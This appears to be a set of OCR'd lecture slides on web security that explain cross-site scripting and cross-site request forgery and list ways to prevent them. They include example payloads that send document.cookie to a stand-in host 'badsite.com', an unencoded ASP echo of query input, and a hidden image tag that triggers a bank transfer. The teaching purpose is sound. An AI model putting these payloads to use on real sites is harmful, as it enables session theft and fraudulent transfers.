
```
<a href=http://www.insecuresite.com/welcome.asp?name=
  <FORM action=http://www.badsite.com/data.asp
       method=post id="idForm">
       <INPUT name="cookie" type="hidden">
  </FORM>
  <SCRIPT>
    idForm.cookie.value=document.cookie;
    idForm.submit();
  </SCRIPT> >
here
</a>
```

Is sent here

Cross Site Scripting (XSS):




```
Welcome.asp
Hello,
<%= request.querystring('name')%>
```




```
<a href=http://www.insecuresite.com/welcome.asp?name=
<script>document.write
        ('<img src="http://badsite.com/"%2bdocument.cookie%2b>')
</script>here</a>
```

How to avoid XSS vulnerabilities?

- **Never trust user input:** Always perform input validation and sanitization on input originating from untrusted sources as soon as you receive it. To provide comprehensive coverage, both inbound and outbound input handling should be considered.

- **Implement output encoding:** This step is performed prior to writing user-controllable data. Output encoding escapes user input and ensures that the browser interprets it as benign data and not as code.

Cross Site Request Forgery (CSRF or XSRF)

- Cross-Site Request Forgery (XSRF) is a type of attack which exploits a web site's trust in the user.
- XSRF attacks are effective when a website wrongly trusts that an authenticated user is making requests at the site.
- An XSRF attack can occur when:
  - a computer user logs into a particular website that allows a user to manage some information,
  - the user's login information is stored in the browser through the use of cookies,
  - the user activates a malicious link to a legitimate site,
  - and the legitimate site processes the malicious link as though it were an authorized request by the user

Cross Site Request Forgery (CSRF or XSRF)

Cross Site Request Forgery: Example

- Courtney, an attacker, has an account at the Fifth National Bank of Tulsa. She discovers that when she logs into the bank's website, **www.fifthnboftulsa.com** to transfer money between her checking and savings accounts, the site processes the request via the following url:
  - **www.fifthnboftulsa.com/transfer.php?to=1000002?amount=50**
- The URL

  www.fifthnboftulsa.com/transfer.php? to=1000002?amount=50

  indicates that she wishes to transfer $50.00 from the account she is currently logged into to account number 1000002 (her personal savings account).
- She decides that she would like to use this vulnerability to transfer money to her account from other people's accounts.
- To do this, she sends out a mass email, with the subject "Check out these cute pictures of my new puppy!" hoping that people will open the email.

Cross Site Request Forgery: Example

- Also included in the body of the email, is the html tag:

  <img src= "www.fifthnboftulsa.com/transfer.php?to=1000002?amount=1000" height="0" width="0" border="0">

- This image (which is not really an image) will not show up in the body of the email, since it's size is zero, but when the email is loaded, a user's browser will attempt to load the picture from www.fifthnboftulsa.com/..., which will activate the bank's transfer function.
- Now, anyone who opens Courtney's email, will have $1000.00 transferred from his or her account to Courtney's savings account if the following conditions are met:
  - the user has an account with Fifth National Bank of Tulsa, and
  - the user's login information for the bank website is stored in the browser with a cookie

Cross Site Request Forgery: Example

- Courtney makes some money with this scheme, but not as much as she would like. She seemed to have over-estimated the general public's eagerness to look at cute pictures of a stranger's puppy, and most of the people she emailed probably don't even have accounts with the bank.
- She decides that a more effective method to achieve her goal would be to move her malicious image tag directly to the bank's website by incorporating aspects of a cross-site scripting (XSS) attack.
- By moving her attack directly to the bank's website, she accomplishes several things:
  - she can be reasonably sure that anyone using the bank's website has an account with the bank and will be logged into his/her account,
  - she doesn't have to send out a massive amount of emails, and
  - she can ensure that anyone viewing a particular part of the bank's website will be targeted.

Cross Site Request Forgery: Example

- To accomplish her new goal, Courtney logs into the bank's website, and views the bank's discussion board for technical support with the website.
- She then posts a message on the message board which includes her malicious image tag:

  <img src= "www.fifthnboftulsa.com/transfer.php?to=1000002?amount=1000" height="0" width="0" border="0">

- Now, anyone that logs into the bank's website and views the tech. support discussion board will have Courtney's link automatically executed by his or her browser.
- This occurs because the browser mistakenly believes that the <img> tag contains an actual image, and the users of the discussion board trust that the discussion board does not contain malicious code (this is an XSS attack).

How to avoid Cross Site Request Forgery?

- In an effort to prevent such attacks in the future, the bank redesigns their web service so that:
  - pages which perform banking functions only accept values from forms via the POST method (instead of the GET method which retrieves values from the URL),
  - each form contains a special hidden value that must be authenticated to determine that the information received came from a valid form on the bank's website (in our example, the transfer.php page should validate that the request to transfer funds came from authentic forms and obviously the discussion forum should not be one of those forms from which a fund transfer should be allowed), and
  - before any transaction occurs, the user must click a "Click here to confirm this transaction" link and enter a random series of characters (using CAPTCHA).

How to avoid Cross Site Request Forgery?

- As a user, ways to protect yourself include:
  - Logging out of sites when you are done with them
  - Disabling images in emails
  - Not opening spam emails
- As a developer, there are several ways to protect your site against XSRF attacks:
  - using hidden form identifier values that are checked when a form is submitted
  - using multiple cookies to authenticate users
  - checking that any request made is acknowledged and verified by the user
- Cross-site request forgery attacks are similar to and can be used in conjunction with cross-site scripting attacks, but the **difference** is that:
  - Cross-site scripting attacks rely on a user's trust that a website is displaying information accurately
  - Cross-site request forgery attacks rely on a site's trust that an authenticated user is actually making the requests that it receives

XSS vs. CSRF

- XSS is a two-way attack while CSRF is only one-way. In XSS, threat actors can execute a code, receive a response, and forward it to the desired destination whereas CSRF allows attackers only to raise a corrupted HTTP request.

- XSS is JavaScript-based while CSRF is HTTP-based.

- In XSS, the attacker is capable of doing everything s/he wants after a successful attempt while CSRF is controlled, and hackers can do damage that falls under the capacity of URL.